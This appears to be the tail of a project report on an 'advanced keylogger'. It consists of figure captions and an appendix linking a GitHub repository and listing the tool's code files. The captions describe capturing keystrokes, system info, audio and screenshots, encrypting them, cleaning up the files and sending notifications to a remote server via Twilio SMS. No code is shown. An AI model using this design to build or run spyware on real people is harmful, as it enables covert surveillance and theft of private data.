


Figure : syseminfo.txt file




Figure 14: audio.wav file

Figure : screenshot.png file




Figure : key\_log.txt file





Figure : Encrypted key\_log.txt file




Figure : Encrypted syseminfo.txt file




Figure : Decrypted contents of key\_logs.txt and syseminfo.txt




Figure : Clean-up of generated files in directory




Figure : Twilio SMS notifications for encrypted file contents of key\_logs.txt and syseminfo.txt sent to remote server

# Appendix

GitHub Link: <https://github.com/vandana0608/Van-s-Advanced-Keylogger>

Audio File:

* *Audio.wav*

Code Files:

* *keylogger.py*
* *encryption-decryption folder* that should contain:
  + *encryptionkey.py -*> Generate encryption key.
  + *Decryptionfiles.py* -> Decrypt encrypted files.